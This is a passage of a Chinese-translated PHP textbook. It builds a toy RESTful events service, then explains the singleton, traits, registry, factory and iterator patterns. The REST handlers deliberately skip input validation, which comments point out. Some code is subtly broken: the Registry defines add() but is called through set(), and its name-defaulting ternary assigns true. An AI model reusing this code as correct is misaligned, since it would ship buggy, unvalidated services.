REST 表示表述性状态转移（REpresentational State Transfer），它不只是一个替代协议。它用简洁易行的方式向 HTTP 中的条目暴露 CRUD（Create、Replace、Update、Delete，创建、替换、更新、删除）的应用功能。REST 是轻量级的设计并充分利用了 HTTP 原有的特性，如在本章前面曾论及的文件头和动词等特性。

在过去几年里 REST 日益普及，然而在概念上它和开发者更习惯的基于函数的方式非常不同；作为一个运算结果，很多服务被描述为“RESTful”，严格来说，这样的描述并不十分贴切。



REST 提供的每个不同类型的服务都有自己的优势。REST 最常用于具有很强数据关联性的服务中，例如它在一个面向服务的架构中提供服务层时。RESTful 服务通常密切反映存储在应用程序中的底层数据，这就是它非常适用于这些状况的原因。当我们考虑建立一个 RESTful 服务时，我们曾提及的观念转变可能会对此有消极影响，一些开发者可能感觉使用它较难。

3.9.1 超越 Pretty URL

RESTful 服务最引人注目的一个特性是它与 URL 结构紧密相关。RESTful 服务遵循严格的 URL 使用方式，这使你可以轻易地从 URL 和其包含的单词中看到发生了什么，RESTful 服务可以直接和 RPC 服务相比较，后者往往只有一个单一的端点。

URL 的重点在于：在 REST 中任何东西都是资源。**资源**（resource）可能是一个：

- 用户
- 产品
- 命令
- 类别

在 RESTful 服务中，我们可以看到两种类型的 URL。第一种是集合；因为包含一个资源列表，所以它们就像文件系统上的目录一样。例如，一个事件列表将有如下 URL：

```
http://example.com/events/
```

单个事件会有一个与之相关的特定标识的 URL，比如：

```
http://example.com/events/72
```

当我们发送一个 GET 请求到 URL 时，将接收与这个事件相关的一个数据，该数据列出了名字、日期和地点。如果这个服务暴露了该事件中已经售出的票务信息，URL 会采用如下格式：

```
http://example.com/events/72/tickets
```

这个票务的 URL 是另一个集合的示例，我们希望看到一个或多个价格条目在这里列出。

3.9.2 RESTful 原则

我们已经看到了 RESTful 服务的 URL 结构，并讨论了使用 HTTP 来实现这些服务的方法。让我们花点时间来概括一下这种类型服务的主要特点。

- 所有的项目都是资源，并且每一个资源都有自己独特的资源标识（URI）。
- RESTful 服务处理这些资源的表述，我们可用不同的方式熟练操控这些资源，并使用 HTTP 动词指出被执行哪一个动作。
- 这种类型的服务都是无状态的服务，其中每个请求都包含需要顺利完成它的所有信息，而且并不依赖任何特定状态的资源。
- 格式信息以及状态信息都可以在 HTTP 信封中传送；任何参数或正文内容仅和涉及的数据关联。

当我们讲解如何建立和使用这种类型服务的示例时，这些概念可能会变得更加清晰。

3.9.3 建立一个 RESTful 服务

在接下来的内容中我们将会讲解构建 RESTful 服务的例子。我们将依次检查每一段代码。这个服务内置于 PHP 中，在示例中我们从 PHP 中使用 cURL 调用它。当然如果你愿意，也可以使用 pecl_http 或者流来替代这个服务。

1. 使用重写规则重定向到 index.php

这是许多现代动态系统的一个共有特点：将所有的请求路由到 index.php，然后解析这个 URL 精确计算出什么是用户想要的。我们将在应用程序中使用相同的方式，将所有的请求发送到 index.php 以确保我们始终以同样的方式建立和处理数据。要做到这一点，我们需使用 Apache 作为 Web 服务器，在 .htaccess 文件里我们可以看到如下内容：

```
<IfModule mod_rewrite.c>
    RewriteEngine On

    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.*)$ index.php/$1 [L]
</IfModule>
```

2. 收集传入的数据

首先，我们要弄清楚和请求一起进入的是什么，以及在什么地方存储那些信息。这里我们创建了一个 Request 对象，它只是一个空类，但它为我们提供了一个将变量一起保存的地方，在我们需要时也提供了一个简单的方式添加它的功能。然后我们检查自己使用的方法并捕获那些相应的数据。

chapter_03/rest/index.php (*excerpt*)

```
// initialize the request object and store the requested URL
$request = new Request();
$request->url_elements = array();
if(isset($_SERVER['PATH_INFO'])) {
  $request->url_elements = explode('/', $_SERVER['PATH_INFO']);
}

// figure out the verb and grab the incoming data
$request->verb = $_SERVER['REQUEST_METHOD'];
switch($request->verb) {
  case 'GET':
    $request->parameters = $_GET;
    break;
  case 'POST':
  case 'PUT':
    $request->parameters = json_decode(file_get_contents➥
      ('php://input'), 1);
    break;
  case 'DELETE':
  default:
    // we won't set any parameters in these cases
    $request->parameters = array();
}
```

首先，我们来剖析这个 URL 计算出用户请求的内容。例如，要请求一个事件列表，用户将发送如下一个请求：

```
$ch = curl_init('http://localhost/rest/events');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$response = curl_exec($ch);
$events = json_decode($response,1);
```

因为如何将参数传送到脚本完全取决于请求的方法，所以我们使用一个 switch 语句并提取相应的参数。虽然我们应该很熟悉 $_GET，但是对于 POST 和 PUT，我们要处理的是 JSON 数据的正文而不是形式，因此直接使用 php://input 输入流。这和我们在本章前面使用流来发送 Web 请求完全一样，PHP 知道如何处理 php:// stream。然后我们使用 json_decode() 解析数据，将它转换成一个包含键和值的数组，就像我们在 $_GET 或 $_POST 中找到的一样。

3. 路由请求

现在我们知道了URL是什么、要提供什么参数以及使用了什么方法，我们就可以将请求路由到正确的代码片段了。我们对每个域名后面可能要用到的URL部分已经创建了一个控制类，然后我们会调用其中每一个控制类的函数，这些函数均与请求使用的方法相关。

MVC和REST

因为一个RESTful服务遵循标准MVC模式下的许多规则，所以在MVC中我们很容易使用它。虽然这个示例比你在现实世界中构建的服务要小得多，但是你仍然可以在某些地方看到这种模式，并且这个包含Action的控制器对象无疑也是一个熟悉的元素。在第4章的MVC示例中你会找到更多相关内容。

这个简单系统的路由代码如下所示：

chapter_03/rest/index.php (*excerpt*)

```
// route the request
if($request->url_elements) {
  $controller_name = ucfirst($request->url_elements[1]) .➥
    'Controller';
  if(class_exists($controller_name)) {
    $controller = new $controller_name();
    $action_name = ucfirst($request->verb) . "Action";
    $response = $controller->$action_name($request);
  } else {
    header('HTTP/1.0 400 Bad Request');
    $response = "Unknown Request for " . $request->url_elements[1];
  }
} else {
  header('HTTP/1.0 400 Bad Request');
  $response = "Unknown Request";
}
```

我们讲到了前面分离出来的URL片段，使用第一个片断（它是元素索引1，因为元素0永远是空的）会告诉我们可以使用哪个控制器。在示例URL http://example.com/events中，$controller_name的值将变成EventController，而且由于这是一个GET请求，这个$action_name将会是GETAction()。

这个系统有一个非常简单的自动加载功能，它可以为我们加载需要的控制器（在第1章中已经介绍了自动加载，你可以随时参考该章更详细的内容）。这表明我们可以轻松创建一个类名，然后实例化一个类。我们将请求对象传入动作中以便访问前面所收集的数据。

最后要注意的一点是：这个代码不能作任何的输出。相反，它将数据存储在$response中。这就是我们直到脚本的最底端才发送响应的原因，我们通过相同的输出处理器传送所有的数据，你马上就会看到这些内容。

4. 数据存储要注意的一点

为避免由于过多依赖数据库而导致停顿，这个服务只需序列化数据然后作为一个文本文件

存储（如果没有就编造一些数据吧）。你将看到对 readEvents() 和 writeEvents() 的调用，这些功能如下：

chapter_03/rest/eventscontroller.php (*excerpt*)

```
protected function readEvents() {
  $events = unserialize(file_get_contents($this->events_file));
  if(empty($events)) {
    // invent some event data
    $events[] = array('title' => 'Summer Concert',
      'date' => date('U', mktime(0,0,0,7,1,2012)),
      'capacity' => '150');
    $events[] = array('title' => 'Valentine Dinner',
      'date' => date('U', mktime(0,0,0,2,14,2012)),
      'capacity' => '48');
    $this->writeEvents($events);
  }
  return $events;
}

protected function writeEvents($events) {
  file_put_contents($this->events_file, serialize($events));
  return true;
}
```

你选择服务的存储方式完全取决于你的应用程序，当你为任何其他 Web 项目选择存储方式的时候仍然适用所有这些相同的准则。将序列化数组存储在一个文件中的方式只适用于像这样的“玩具”项目。

5. 获得一个或多个事件

当介绍 RESTful 服务概念时，我们知道它包含资源和集合，GETAction() 将处理对一个集合和一个资源两者的请求，因此我们预期的请求可能像以下任何一个：

```
http://example.com/events
http://example.com/events/72
```

这种发送请求的方式碰巧与我们原来的示例非常相像，只是 URL 有所改变，这取决你请求的是控制器还是资源。在服务器端，我们的运行代码如下所示：

chapter_03/rest/eventscontroller.php (*excerpt*)

```
public function GETAction($request) {
  $events = $this->readEvents();
  if(isset($request->url_elements[2]) && is_numeric➥
    ($request->url_elements[2])) {
    return $events[$request->url_elements[2]];
  } else {
    return $events;
  }
}
```

我们得到了这个事件列表，如果有一个特定的请求发送，我们仅返回该条目，否则我们要返回整个列表。如果你想知道 $request->url_elements 中的值，请牢记它来自于 explode($_SERVER['PATH_INFO'])。如果我们打算检查这个请求的输出，例如，在到 http://example.com/

events/72 的请求中，我们将看到：

```
Array
(
    [0] =>
    [1] => events
    [2] => 72
)
```

因此，我们使用第三个元素作为我们所寻找事件的 ID 并返回给用户。

6. 对 POST 请求创建数据

为了创建一个 RESTful 服务的数据，我们要发送一个 POST 请求，发送数据字段填充新的记录。为了做到这些，我们需要发送以下请求：

```
$item = array("title" => "Silent Auction",
  "date" => date('U', mktime(0,0,0,4,17,2012)),
  "capacity" => 210);
$data = json_encode($item);
$ch = curl_init('http://localhost/rest/events');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$response = curl_exec($ch);
$events = json_decode($response,1);
```

该请求转到集合中，服务本身会分配给它一个 ID 并返回与之相关的信息；将用户重定向到新的资源位置已经相当普遍了，这也是我们这里所要完成的。代码如下：

chapter_03/rest/eventscontroller.php (*excerpt*)

```
public function POSTAction($request) {
  // error checking and filtering input MUST go here
  $events = $this->readEvents();
  $event = array();
  $event['title'] = $request->parameters['title'];
  $event['date'] = $request->parameters['date'];
  $event['capacity'] = $request->parameters['capacity'];

  $events[] = $event;
  $this->writeEvents($events);
  $id = max(array_keys($events));
  header('HTTP/1.1 201 Created');
  header('Location: /events/'. $id);
  return '';
}
```

这个与请求一起进入的数据以 JSON 格式存放在我们的服务中，我们在靠近脚本开始的位置解析这个数据。为了保持示例的简单性，我们将毫无保留地接收这个数据并保存它，而且，在实际应用程序中我们对其他任何形式的输入都将使用同样的做法。Web 服务遵循任何其他 Web 应用程序的所有原则，因此，如果你已经是一个 Web 开发者，你知道在这里该做什么！

这些文件头让客户端知道该记录已经成功创建。如果数据是无效的，或者我们发现一个重复的记录或者任何其他的错误，我们将返回一个错误消息。实际上，我们要让客户端知道我们已经创建了该记录，然后将它们重定向到我们能找到的位置。

7. 使用 PUT 更新资源

当我们转而关注 PUT 请求时，我们正面临一个不熟悉的方法。我们使用 GET 和 POST 形式，但 PUT 却是一种新事物。事实上，它并不是完全不同！我们已经看到了如何从请求中检索参数，一旦我们路由了这个请求，它原本就是一个 PUT 请求的事实并未影响到代码。这个请求将按下面的步骤完成：首先，获取一个特定的事件（我们使用事件 4 作为示例）；其次，适当地改变字段；接着使用 PUT 将更改后的数据发送到相同资源的 URL。

```
// get the current version of the record
$ch = curl_init('http://localhost/rest/events/4');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$response = curl_exec($ch);
$item = json_decode($response,1);

// change the title
$item['title'] = 'Improved Event';

// send the data back to the server
$data = json_encode($item);
$ch = curl_init('http://localhost/rest/events/4');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, "PUT");
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$response = curl_exec($ch);
```

请注意，我们已经从资源中发送了所有的字段，而不仅仅是要改变的字段。这是一个标准的做法，RESTful 服务只处理所有资源的表述。我们没有像 REST 中 setTitle($newTitle) 这样的替代选择，我们只能对资源进行操作。我们处理这个请求的代码是：

chapter_03/rest/eventscontroller.php (*excerpt*)

```
public function PUTAction($request) {
  // error checking and filtering input MUST go here
  $events = $this->readEvents();
  $event = array();
  $event['title'] = $request->parameters['title'];
  $event['date'] = $request->parameters['date'];
  $event['capacity'] = $request->parameters['capacity'];
  $id = $request->parameters['id'];
  $events[$id] = $event;
  $this->writeEvents($events);
  header('HTTP/1.1 204 No Content');
  header('Location: /events/'. $id);
  return '';
}
```

我们希望以上依据支持之前所下的结论，即 PUT 请求不需要我们使用特别的技巧处置。这段代码与 POSTAction() 的代码非常相似。

8. 删除记录

如果你还在阅读本书，这一部分则简单多了！要删除一个资源，我们只需发送一个 DELETE 请求给它的 URL。这看起来和其他的请求很类似，但是为了完整起见我们还是将它包含进来：

```
$ch = curl_init('http://localhost/rest/events/3');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, "DELETE");
$response = curl_exec($ch);
```

相当简单，对吗？而且服务器端代码比其他一些运行更为简单，这部分是因为当我们收到一个 DELETE 请求时，无需为相关的数据字段而烦恼，就像这样：

chapter_03/rest/eventscontroller.php (*excerpt*)

```
public function DELETEAction($request) {
  $events = $this->readEvents();
  if(isset($request->url_elements[2]) && is_numeric➥
    ($request->url_elements[2])) {
    unset($events[$request->url_elements[2]]);
    $this->writeEvents($events);
    header('HTTP/1.1 204 No Content');
    header('Location: /events');
  }
  return '';
}
```

简而言之，我们首先要确定删除哪个记录，然后从事件数组中移除它们，接着将用户重定向到事件列表。

有一个方面你必须注意，读取这个以及其他很多运行，这段代码相对水密性而言简单易读，这纯粹是为了我们便于看到脚本中特定说明 RESTful API 的元素。所有你所知道关于安全和处理故障的一切内容都适用于服务，因此当你创建一个面向公众开放的服务时你可以使用这些技能。

3.10 设计一个 Web 服务

当你创建一个 Web 服务时有一些关键点你必须牢记。本节将贯穿创建一个高效实用的服务时需要关注的要点。

首先要决定你将采用哪种服务形式，如果你的服务和表述数据结合很紧密，你可能会选择 RESTful 服务。对于计算机之间的数据交换，你可能选择 XML-RPC 或 SOAP，特别是在你确信 SOAP 已被人们透彻理解的企业环境下。当我们从 JavaScript 传输异步请求或者传输数据到移动设备时，JSON 也许是一个更好的选择。

当你使用 Web 服务时，要始终牢记用户总会将一些毫无意义的内容传入服务中，这并不是说用户都是白痴，但有时候我们会误解（或忽略）这个提示，或者犯明显的错误。这种情况下服务如何响应是衡量它好坏的标准。一个健壮性和可靠的服务将对非破坏性的失败做出反应，而且把在哪里发生错误的信息反馈给用户。在我们讲完该主题准备向前继续时，要做的最重要一点是：错误消息应该以同样的格式返回，如同一个成功的输出将会到达。

有一个设计原则我们称其为 KISS（Keep It Simple, Stupid, 保持简单、无趣），就 API 设计而论少即是多。要当心避免创建一个广泛的、不规则的、不稳定的 API。只有我们真正需要的时候才添加功能，并且要确保新功能和其他 API 实现的方式保持一致。

一个 Web 服务直到交付相关文档它才算完整。没有文档，用户很难使用你的服务，其中很多都不会使用。好的文档将消除障碍，并允许用户在你暴露的功能上建立属于自己的精彩内容。

归根结底，暴露一个 API，不是从内部就是作为一个面向服务内容结构的一部分，都是关于增强他人的能力和信心使用有效信息的内容。无论这个“他人”指软件还是指人、内部还是外部，这个基本目标不会改变。Web 服务和 Web 应用程序的基础都是相同的，另外本章中所涉及的一些特定方面和技能也都是相同的。

3.11 提供的服务

本章涵盖了大量的内容，深入每节不同的内容你会发现你需要改变一系列的项目。除此以外，我们还讲到了 HTTP 理论和一些在 Web 服务中经常用到的数据格式，我们已经展示了如何从 PHP 和客户端发布和使用各种服务。无论它们是作为一个系统的内部结构元素，还是为外部使用者开放，现在你可以创建健壮性、可重用的 Web 服务了。

第④章

设计模式

在本章，你将学习一些基本的设计原则，它们将是你程序开发之路上进行架构决策的基石。

就现实世界来说，人们在应对需要不断重复的工作中会总结出很多方法和经验，例如，将衣服烘干或晾晒之前应当先清洗，对不对？同样，常见的代码架构问题也有一些最佳解决方法，这就是设计模式。

4.1 什么是设计模式

锤子、钉子、螺丝刀等，不同的工具有不同的用处。**设计模式**（design pattern）就像工具箱中的一堆工具，在做某项工作的时候，有时你会发现有一个工具很适用，有时需要用到其中好几个，而有时又需要创建一个你自己的工具。

正如你所熟悉的一些常见设计模式，我们将在越来越多的情况下使用。最后，你会在代码中看到这些模式，且这些代码非常适合于特定的设计模式。

就像我们认识到何时使用设计模式很重要一样，何时不能使用设计模式同样重要。我们要记住，并不是每一个架构问题都能用设计模式来解决。

4.1.1 选择一个最合适的

没有任何事物是完美的，也没人说过设计模式是一个严格的放之四海而皆准的解决办法；因此你可以改造这些模式，使它们更适合手头的工作。对于某些设计模式而言，它们就是所属应用程序固有的天性；而对于其他的一些设计模式，你可以改变其自身的模式。模式之间互相配合、协同工作已经很常见；它们构成了整个应用（至少一部分）的基础。

因为设计模式遵循最佳实践原则，所以它们可被视为事实标准。刚学习编码的开发新手将很快学会这些代码，以提高生产率。我们为了将来的开发和维护而使用设计模式就更不用说了。

4.1.2 单例模式

我们将要看到的第一个设计模式就是**单例**（singleton）模式，当你实例化一个对象时，它可以确保你实例化的这个类将仅有一个实例，并且我们在代码的任何地方都可以轻易召回相同的对象。我们可将单例模式想象为里面只有一块饼干的饼干罐。你可以打开罐子的盖子，但不许吃这块饼干，只能闻它的香气。

当你使用单例模式第一次调用对象时，它就会被实例化（称为**延迟加载**），之后每一次调用都将返回同一个对象。单例模式通常用于对象，它代表在应用程序不同部分被再三使用的资源，

而且始终为同一个对象。其中常见的示例包括数据库连接和配置信息。

单例最重要的方面在于对创建实例的限制能力。如果不这样做，潜在的多个实例将被创建，因而造成严重破坏。这种限制能力通过创建私有的构造器来实现，并拥有一个也可以创建新实例的静态函数，如果这两者都没有，则返回一个引用到单例实例。

chapter_04/Singleton.php

```
// The Database class represents our global DB connection
class Database extends PDO {

  // A static variable to hold our single instance
  private static $_instance = null;

  // Make the constructor private to ensure singleton
  private function __construct()
  {
    // Call the PDO constructor
    parent::__construct(APP_DB_DSN, APP_DB_USER, APP_DB_PASSWORD);
  }

  // A method to get our singleton instance
  public static function getInstance()
  {
    if (!(self::$_instance instanceof Database)) {
      self::$_instance = new Database();
    }

    return self::$_instance;
  }
}
```

实现单例有 3 个关键点：

1）使用一个静态成员来保持一个单例实例，在这个例子中，我们有一个私有的 DB::$_instance 属性。

2）然后，一个私有的 __construct() 将决定这个类只能被本身所包含的静态方法实例化。

3）DB::getInstance() 静态方法将用于数据库类。当它被调用时，DB::getInstance() 将实例化一个 Database 类的对象并将这个对象指定给 DB::$_instance 属性，然后返回这个对象，或只是返回先前实例化的对象。

我们之所以使用单例模式，是因为静态方法可以在全局范围内被访问，无论哪里，当我们需要一个数据库连接时，只需调用 DB::getInstance() 即可。

使用单例模式的问题

单例模式的结构中存在几个固有问题。首先也是最重要的是，尽管单例的思想很伟大（谁需要两个数据库连接呢），当你发现在软件某些新的方面需要第二个实例时，它的局限性立即清晰可见。例如，如果你决定拆分数据库然后在不同的服务器上进行读写会发生什么呢？

我们在设计中添加单例模式后，一旦对象被实例化，单例模式会被设计为闲置状态，由此导致单元测试成为一场噩梦。为了解决第一个问题，你可能会考虑使用由 DBWriteConnection 和 DBReadConnection 实体类扩展而来的保护模式构造器，创建一个抽象父类 DBConnection，但最后

要么你不能在父类中声明静态 $_instance 变量（让它很少声明），要么这个方法根本不能工作！

上面这个问题在于你为什么不能声明一个简单的抽象 Singleton 类，因为所有单例类都从它那里得到继承。然而，这个问题可以通过 PHP 的一个新功能得以解决：那就是 trait。

4.1.3 Traits

Traits 是预定在 PHP 5.4 中推出的一个新功能。虽然该功能还有一些小问题需要解决，但它无疑是令人激动的。Traits 的最基本形式被认为是一个辅助编译器的复制和粘贴技术。让我们来深入研究这对代码结构意味着什么。

除了你声明它们的时候用 trait 关键字代替 class，Traits 的定义很像类。通过使用关键字 use 我们可以在一个类定义中使用它们：

```
// Define the Singleton Trait

trait Singleton {
  // A static variable to hold our single instance
  private static $_instance = null;

  // A method to get our singleton instance
  public static function getInstance()
  {
    // Dynamically use the current class name
    $class = __CLASS__;

    if (!(self::$_instance instanceof __CLASS__)) {
      self::$_instance = new $class();
    }

    return self::$_instance;
  }
}

class DBWriteConnection extends PDO {
  // Use the Singleton trait
  use Singleton;

  private function __construct()
  {
     parent::__construct(APP_DB_WRITE_DSN, APP_DB_WRITE_USER,➥
       APP_DB_WRITE_PASSWORD);
  }
}

class DBReadConnection extends PDO {
  // Use the Singleton trait
  use Singleton;

  private function __construct()
  {
     parent::__construct(APP_DB_READ_DSN, APP_DB_READ_USER,➥
       APP_DB_READ_PASSWORD);
  }
}
```

虽然 Traits 可以独自解决眼下重用单例模式的问题，但日后如果我们想对同一个类创建两个实例，它还是毫无用处。这突出了单例模式的一个最大问题：当它被不当使用时会抑制自身的发展和重用。那么如何才能解决这个问题呢？让我们使用注册表模式来替代它。

4.1.4 注册表模式

注册表和一个让人憎恶的操作系统配置存储具有相同的名字，我们还是忘了那个定义吧。**注册表**（registry）模式仅是一个单独的全局类，在你需要时允许代码检索一个对象的相同实例，也可在你需要时创建另一个实例（一经要求将再次访问那些全局实例）。

注册表就是你个人的对象库，是没有任何争议的杜威十进制系统。只要你随时签入或者签出对象，而不必担心因为将这些对象保留太久而引起功能障碍。

人们认为注册表模式中最简单的方式就是键 / 值存储，键作为一个对象的实例，而值就是实例本身。当你需要管理键 / 值对的数组时，这个模式便开始发挥功效，存储最早实例化的实例，并且返回一个引用到请求中的同一个实例。

和单例模式一样，注册表模式用于访问全局可重用的对象；这两种模式的区别在于注册表不负责创建对象，纯粹用于保持全局存储，可以容纳任何数量相同类的实例。这使得它非常适合我们看到的具有单例模式的两个脚本：数据库连接和配置对象，这是注册表类的两个用法。

注册表模式有 4 种实现方法：

- Registry::set()——添加一个对象到注册表，你可以指定一个名称（为多个实例）或者使用默认的类名（为单例，与行为类似）。
- Registry::get()——从注册表的名字中检索一个对象。
- Registry::contains()——在注册表中检查一个对象是否存在。
- Registry::unset()——通过对象名在注册表中删除一个对象。

下面是以上 4 种方法如何包含在 Registry 类内部的过程：

chapter_04/Registry.php

```
class Registry {
  /**
   * @var array The store for all of our objects
 */
static private $_store = array();

/**
 * Add an object to the registry
 *
 * If you do not specify a name the class name is used
 *
 * @param mixed $object The object to store
 * @param string $name Name used to retrieve the object
 * @return mixed If overwriting an object, the previous object➥
     will be returned.
 * @throws Exception
 */
static public function add($object, $name = null)
```

```
{
  // Use the class name if no name given, simulates singleton
  $name = (!is_null($name)) ?: get_class($object);
  $name = strtolower($name);

  $return = null;
  if (isset(self::$_store[$name])) {
    // Store the old object for returning
    $return = self::$_store[$name];
  }

  self::$_store[$name]= $object;
  return $return;
}

/**
 * Get an object from the registry
 *
 * @param string $name Object name, {@see self::set()}
 * @return mixed
 * @throws Exception
 */
static public function get($name)
{
  if (!self::contains($name)) {
    throw new Exception("Object does not exist in registry");
  }

  return self::$_store[$name];
}
  /**
   * Check if an object is in the registry
   *
   * @param string $name Object name, {@see self::set()}
   * @return bool
   */
  static public function contains($name)
  {
    if (!isset(self::$_store[$name])) {
      return false;
    }

    return true;
  }

  /**
   * Remove an object from the registry
   *
   * @param string $name Object name, {@see self::set()}
   * @returns void
   */
  static public function remove($name)
  {
    if (self::contains($name)) {
      unset(self::$_store[$name]);
    }
  }
}
```

一旦创建了 Registry 类，我们可以从以下两种方法中选择一种使用它：外部或内部。让我们来看看使用这两种方式的数据库连接代码。

第一种方法是外部：作为数据库类的使用者，我们将实例化一个实例并将它添加到注册表。

chapter_04/Registry-DB-external.php

```
$read = new DBReadConnection;
Registry::set($read);

$write = new DBWriteConnection;
Registry::set($write);
// To get the instances, anywhere in our code:
$read = Registry::get('DbReadConnection');
$write = Registry::get('DbWriteConnection');
```

在这个实例中，我们不使用传入实例名字的快捷方式，而是使用类名从注册表中提取对象。这表明 Registry 类能访问到的任何地方该对象都可用。

第二种方法是内部，即引用与单例模式使用代码相类似的代码；这种方法使用 Registry 类存储和检索类自身的不同连接。使用者并不直接与 Registry 交互。

chapter_04/Registry-DB-internal.php

```
abstract class DBConnection extends PDO {
  static public function getInstance($name = null)
  {
    // Get the late-static-binding version of __CLASS__
    $class = get_called_class();

    // Allow passing in a name to get multiple instances
    // If you do not pass a name, it functions as a singleton
    $name = (!is_null($name)) ?: $class;
    if (!Registry::contains($name)) {
      $instance = new $class();
      Registry::set($instance, $name);
    }
    return Registry::get($name);
  }
}

class DBWriteConnection extends DBConnection {
  public function __construct()
  {
     parent::__construct(APP_DB_WRITE_DSN, APP_DB_WRITE_USER,➥
       APP_DB_WRITE_PASSWORD);
  }
}

class DBReadConnection extends DBConnection {
  public function __construct()
  {
     parent::__construct(APP_DB_READ_DSN, APP_DB_READ_USER,➥
       APP_DB_READ_PASSWORD);
  }
}
```

由于这段代码包含了一点儿**后期延迟绑定**的精髓，[⊖] 我们才会有共享代码的抽象父类，并根据需要允许同时有多个完全独立的实例存在。要使用这些代码，我们只需在任一读或写连接类中调用 DBConnection::getInstance()，就像这样：

```
// Get the singleton Read connection
$read_db = DBReadConnection::getInstance();

// Get the singleton Write connection
$write_db = DBWriteConnection::getInstance();

// Get a new DBReadConnection for another purpose
$news_db = DBReadConnection::getInstance('news-db');
```

在某些方面，这是一个单例模式和我们下一个要讲的工厂模式的混合物。

注册的若干问题

每一个注册表使用方式都有自身的问题。对于外部注册表，你不能延迟加载；也就是说，在你使用之前，必须初始化注册表中的每一个对象。如果操作顺序变得更为复杂，你可能会错过某个对象而产生预料之外的错误。

对于内部方法，你需要考虑构造函数的参数，如果没有传递参数，你每次都将得到完全相同的对象，这些对象只是它的不同实例。

4.1.5 工厂模式

工厂（factory）模式制造对象，就像工业界与它同名的钢筋混凝土行业一样。通常，我们将工厂模式用于初始化相同抽象类或接口的具体实现。

在通常方式下，虽然人们极少采用工厂模式，但是它仍最适合初始化基于驱动安装的许多变种中的一种，例如不同的配置、会话或缓存存储引擎。工厂模式的最大价值在于它可以将多个对象设置封装成单一、简单的方法调用。例如，当我们设置一个日志对象时，你需要设置日志类型（例如基于文本、MySQL 或 SQLite）、日志的位置，以及类似于凭证的条目。

当你初始化对象时，工厂模式用于增加 new 操作，使你能够统一建立一个对象或者许多类型的类似对象过程中可能出现的复杂事物：

chapter_04/Factory.php

```
/**
 * Log Factory
 *
 * Setup and return a file, mysql, or sqlite logger
 */
class Log_Factory {
```

⊖ 后期延迟绑定（late static binding）是 PHP 5.3 中采用的一个新功能。它允许我们继承父类的静态方法，并引用被调用的子类。这意味着你会有一个具有静态方法的抽象类，并使用 static::method() 记号而不是 self::method() 引用子类的具体实现。

```
    /**
     * Get a log object
     *
     * @param string $type The type of logging backend, file,➥
         mysql or sqlite
     * @param array $options Log class options
     */
    public function getLog($type = 'file', array $options)
    {
      // Normalize the type to lowercase
      $type = strtolower($type);

      // Figure out the class name and include it
      $class = "Log_" .ucfirst($type);
      require_once str_replace('_', DIRECTORY_SEPARATOR, $class) .➥
        '.php';
      // Instantiate the class and set the appropriate options
      $log = new $class($options);
      switch ($type) {
        case 'file':
          $log->setPath($options['location']);
          break;
        case 'mysql':
          $log->setUser($options['username']);
          $log->setPassword($options['password']);
          $log->setDBName($options['location']);
          break;
        case 'sqlite':
          $log->setDBPath($options['location']);
          break;
      }

      return $log;
    }
}
```

这里有一个微小的变化，即我们为 getLog() 方法添加了一个额外的参数，于是你能轻易地将生成的对象添加到 Registry，这样我们就不用一遍又一遍地实例化这些对象了。

4.1.6 迭代模式

PHP 最有用的功能之一是 foreach 结构，使用 foreach，我们可以轻松地迭代（循环）数组值和对象属性。**迭代**（iterator）模式允许我们将 foreach 的性能添加到任何对象的内部存储数据，而不仅仅添加到其公共属性。它覆盖了默认的 foreach 行为，并允许我们为循环注入业务逻辑。

让一个对象表示两个业务逻辑是再平常不过的了，例如基本的 CRUD（创建、读取、更新、删除，这 4 个基本的数据库交互功能）和存储数据集，迭代模式允许你对简单迭代暴露数据的内部存储。我们在内部类中实现迭代模式并使之成为 PHP 的一部分，如 SimpleXMLElement、DomNodeList、PDOStatement 以及其他的实际实现。由 SPL（PHP 标准类库（见附录 B））提供的迭代器类是内部迭代实现，在我们的代码中可将它用于实现迭代模式。这意味着在迭代器的中心，你有一个基于 C 语言、可在眨眼之间完成的实现。我们有多种类型的迭代器，事实上，世界上任何关于 SPL 的讨论都会变成一个喝酒的游戏！

- Iterator——最基本的迭代器。
- IteratorAggregate——可以提供一个迭代器的对象，但是它本身并不是一个迭代器。
- RecursiveIteratorIterator——用来遍历 RecursiveIterators。
- FilterIterator——可以对数据进行过滤的迭代器，只返回与过滤器相匹配的数据。
- RegexIterator——FilterIterator 中一个内置的具体实现，它使用正规表达式作为过滤器。
- MultipleIterator——可以依次遍历多个迭代的迭代器。
- LimitIterator——对其数据子集的迭代进行限制的过滤器（类似于 SQL 中的 LIMIT、OFFSET 和 COUNT，见第 2 章）。

上面的列表不胜枚举。

让我们从迭代器开始。如果能深入地了解如何在 PHP 中遍历数组，那么你将很容易理解迭代器。首先，让我们看一个实际的 foreach 结构。

chapter_04/IteratorExplanation.php (*exception*)

```
$array = array("Hello", "World");

foreach ($array as $key => $value) {
  echo '<pre>'. $key .': ' .$value . '</pre>'. PHP_EOL;
}
```

这个简单脚本的输出是：

```
0: Hello
1: World
```

因为 PHP 从内部执行的所有动作都是可用的功能，所以我们大可以用 do/while 循环编写一个自己的 foreach。

chapter_04/IteratorExplanation.php (*exception*)

```
$array = array("Hello", "World");

reset($array);
do {
  echo '<pre>'.key($array) .': '. current($array) .'</pre>'.➥
    PHP_EOL;
} while (next($array));
```

正如你所见，首先我们调用 reset() 方法重置这个迭代。接着，我们在 while 条件内部调用 next()，如果到达了这个数组的末尾，next() 将返回 false，否则返回 true，而且内部指针继续递增。最后，我们调用 key() 和 current()，它们将分别返回数组元素的键和值，用于指示内部指针的当前位置。这个脚本和 foreach 结构一样输出相同的结果。

现在让我们来看看迭代器的接口（注意这个接口使用 rewind() 而不是 reset()）。

```
interface Iterator extends Traversable {
  public function current ();
  public function key();
  public function next();
  public function rewind();
  public function valid();
}
```

这个迭代器介绍了 valid() 方法，它和 next() 结合调用。我们调用 next() 方法仅仅是为了递增指针，而 valid() 方法则负责将内部 next() 函数的返回结果返回 true/false 结果。

让我们来看看前面的例子，其中使用了迭代器。

